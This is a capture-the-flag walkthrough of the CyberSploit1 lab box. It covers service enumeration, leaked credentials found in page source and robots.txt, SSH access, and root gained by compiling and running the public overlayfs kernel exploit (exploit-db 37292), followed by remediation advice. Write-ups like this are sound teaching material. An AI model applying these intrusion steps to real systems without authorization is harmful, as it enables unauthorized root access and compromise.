Target Information

Date	01/04/2021
Name	CyberSploit1
Difficulty	Easy
Location	Offensive Security Proving Grounds
Author	Cyberheisen

Obligatory Disclaimer

The tools and techniques described in this material are meant for educational purposes. Their use on targets without obtaining prior consent is illegal and it is your responsibility to understand and follow any applicable local, state, and federal laws. Any liability as a result of your actions are yours alone.

Any views and opinions expressed in this document are my own.

Walkthrough

We begin by executing `AutoRecon`, which will give us quick results to work with while continuing to run full scans in the background.


```
kali@nimbus:~/pg/CyberSploit1$ autorecon 192.168.189.92
[*] Scanning target 192.168.189.92
[*] Running service detection nmap-full-tcp on 192.168.189.92
[*] Running service detection nmap-top-20-udp on 192.168.189.92
[*] Running service detection nmap-quick on 192.168.189.92
[!] Service detection nmap-top-20-udp on 192.168.189.92 returned non-zero e
xit code: 1
[*] Service detection nmap-quick on 192.168.189.92 finished successfully in
 10 seconds
[*] Found ssh on tcp/22 on target 192.168.189.92
[*] Found http on tcp/80 on target 192.168.189.92
[*] Running task tcp/22/sslscan on 192.168.189.92
```

And will spin up a web server to give us easy access to all our files.


```
kali@nimbus:~/pg/CyberSploit1$ python3 -m http.server 9000 > /dev/null 2>&1
 &
[1] 3213
kali@nimbus:~/pg/CyberSploit1$
```

By running the webserver as a job and sending output to `/dev/null`, we keep our terminal clear.


With the webserver online, we now have quick access to our CTF files.



The initial port scan is complete. Looks like we have two services: SSH and HTTP at 22 and 80, respectively. Let's take a look at the web service.



The web page looks custom. Let's browse around and see if there's anything useful to us.




I generally like to start by looking at the page source, especially when the site looks custom. In this case, it's a quick score as we find a commented Username:***itsskv***


```
28        <li class="nav-item">
29          <a class="nav-link" href="#">Android Developer</a>
30        </li>
31            </ul>
32    </div>
33  </nav>
34      <!-- Optional JavaScript -->
35      <!-- jQuery first, then Popper.js, then Bootstrap JS -->
36      <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSSs5nCTpuj/zy4C+OGpamoFVy38MVBnE+IbbVYUew+O
37      <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOYy5
38      <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-OgVRvuATP1z7JjHLkuOU7Xw704+h835Lr+
39  <pre>          <img src="hacker.gif" class="img-fluid" alt="hacker">
40  </pre>
41  <pre>
42  <h4>                        LOL ! hahahhahahhahaha.....<h4>
43                                                <h5> You should try something more ! <h5>
44  </pre>
45
46
47
48  <!-------------username:itsskv--------------------->
49  </body>
50  </html>
51
```

None of the links on the page go anywhere.


`AutoRecon` has completed, so let's take a look at the `gobuster` results and see if any additional web directories were found. Eyeing the list for "`Status: 200`" we see there's a robots.txt file.




The robots.txt file was interesting as it contained what appeared to be a base64 encoded string.



We attempt to decode it at the command line and it's successful.



We follow the YouTube link which takes us to the CTF author's YouTube page. I poked around a little looking for clues, but it didn't seem like it was much more than a “plug” back to for his content.




I spent a bit more time poking around the box and hitting dead ends, so it’s time to summarize what we know:

- We have a username
- We have a link to a website that was encoded.
- There is an SSH server running
- We have not found any authentication web pages where we could use the username.

The only thing I can think of at this point is trying the username on the SSH service and the decoded text from the robots.txt file as the password. Let's try it.

And it worked. Seriously?



```
itsskv@cybersploit-CTF:~$ ls
Desktop    Downloads         flag2.txt  Music     Public     Videos
Documents  examples.desktop  local.txt  Pictures  Templates
itsskv@cybersploit-CTF:~$ cat flag2.txt
Your flag is in another file...
itsskv@cybersploit-CTF:~$ cat local.txt
b378ae90622a2799c60d4515f1057c9f
itsskv@cybersploit-CTF:~$
```

Ok, so we grab the local.txt flag. Now we need to find the proof.txt file. We're operating as `itsskv`, which does not have access to root, so let's see if we can elevate our privileges.

A quick search of executables with the SUID bit enabled turns up nothing we can use.

```
itsskv@cybersploit-CTF:/$ find . -perm /4000 2>/dev/null
./bin/fusermount
./bin/ping
./bin/su
./bin/umount
./bin/mount
./bin/ping6
./usr/bin/newgrp
./usr/bin/sudoedit
./usr/bin/X
./usr/bin/passwd
./usr/bin/chfn
./usr/bin/gpasswd
./usr/bin/arping
./usr/bin/chsh
./usr/bin/sudo
./usr/bin/mtr
./usr/bin/lppasswd
./usr/bin/traceroute6.iputils
./usr/bin/pkexec
./usr/bin/at
./usr/sbin/uuidd
./usr/sbin/pppd
./usr/lib/openssh/ssh-keysign
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/eject/dmcrypt-get-device
./usr/lib/policykit-1/polkit-agent-helper-1
./usr/lib/pt_chown
itsskv@cybersploit-CTF:/$
```

Perhaps there's a kernel exploit we can use? Let's find what version of Linux we're running. It’s Ubuntu 12.04.5 LTS

```
itsskv@cybersploit-CTF:/$ cat /etc/issue
Ubuntu 12.04.5 LTS \n \l

itsskv@cybersploit-CTF:/$
```

We'll search on Exploit-db to see if there are any known privilege escalation vulnerabilities.

V	Title	Type	Platform
✕	Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation	Local	Linux_x86-64
✕	Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure	DoS	Linux
✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux
✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	Local	Linux
✕	usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	Local	Linux
✕	Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation	Local	Linux_x86-64
✓	Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3)	Local	Linux_x86-64

That third one looks like it may be useful. We look through the code and download it to target.

Next, we compile the code locally and execute.
Boom! Looks like we have root.

```
itsskv@cybersploit-CTF:~$ gcc ./37292.c
itsskv@cybersploit-CTF:~$ ls
37292.c  Documents         flag2.txt  Pictures   Videos
a.out    Downloads         local.txt  Public
Desktop  examples.desktop  Music      Templates
itsskv@cybersploit-CTF:~$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# ls /root
Desktop    Downloads  Pictures  Templates  finalflag.txt
Documents  Music      Public    Videos     proof.txt
```

We browse to the root folder and we have found our flag.

```
# cat finalflag.txt
Your flag is in another file...
# cat proof.txt
29c9192e6787f6766277dab90fcc69d1
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:bf:1b:25
          inet addr:192.168.189.92  Bcast:192.168.189.255  Mask:255.255.255
.0
          inet6 addr: fe80::250:56ff:febf:1b25/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130005 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131825 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16302871 (16.3 MB)  TX bytes:51323482 (51.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:62 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4624 (4.6 KB)  TX bytes:4624 (4.6 KB)

#
```

Vulnerabilities

1. Credentials available through publicly accessible web pages.

   The username used to provide initial non-privileged access to the system was located in the source code of the web server's index.html file. Additionally, the password to the user, though not directly tied to the username in any way, was found in base64 encoded ciphertext in the robots.txt file. While the password was obscured, it was easily reversed.

   Recommendation: Remove the username from the source code and change the password to something other than what was contained in the robots.txt file.

2. Kernel was vulnerable to 'overlayfs' Local Privilege Escalation.

   The kernel version running on the target was vulnerable to a local privilege escalation vulnerability. This vulnerability can only be exploited locally by an authenticated user. Code is publicly available to exploit the vulnerability and is trivial to compile and execute. The successful exploit provided root level access to the target.

   Recommendation: Update the kernel to the latest available stable version.

   References:

   - 2015-1328
   - https://www.exploit-db.com/exploits/37292

Conclusion

Cybersploit1 wasn't a terribly difficult box, but it did lead me on a little goose chase early on with the encoded robots.txt file. Having simply thought it was a plug for the author's site, I spent most of

the 2 hours it took to complete enumerating as much as I could trying to find a login point or a password. Once I had exhausted all my options, only then did I try the decoded text with the username. From there, it was an easy and straightforward privilege escalation. Lesson learned: keep tabs of what you have and don't overlook any possible combinations that may move you forward.

Many thanks to Cybersploit for his time putting this CTF together.

FLAGS

Flags are reportedly generated dynamically when the target is reset, so the flags below will be different on each run.

Local.txt	B378ae90622a2799c60d4515f1057c9f
Proof.txt	29c9192e6787f6766277dab90fcc69d1

Commands and Tools Used

Name	Description	How it was used
AutoRecon	AutoRecon is a multi-threaded network reconnaissance tool which performs automated enumeration of services. It is intended as a time-saving tool for use in CTFs and other penetration testing environments (e.g. OSCP). It may also be useful in real-world engagements.	Used to do the initial enumeration discovery of the target.
base64	Command line tool providing base64 encoding and decoding	Used to decode the ciphertext in the Robots.txt file.
curl	Command line tool and library for transferring data with URLs	Used to download exploit code to target.
find	search for files in a directory hierarchy (Linux)	Used to search for executables with the SUID bit enabled for privilege escalation as root.
gobuster	URI and DNS Subdomains brute force tool	Used as part of the AutoRecon script to brute force potential files and directories at the URI,
ssh	Secure Shell	Used to log into the target
Firefox	Web browser	Used to view the web site served on the target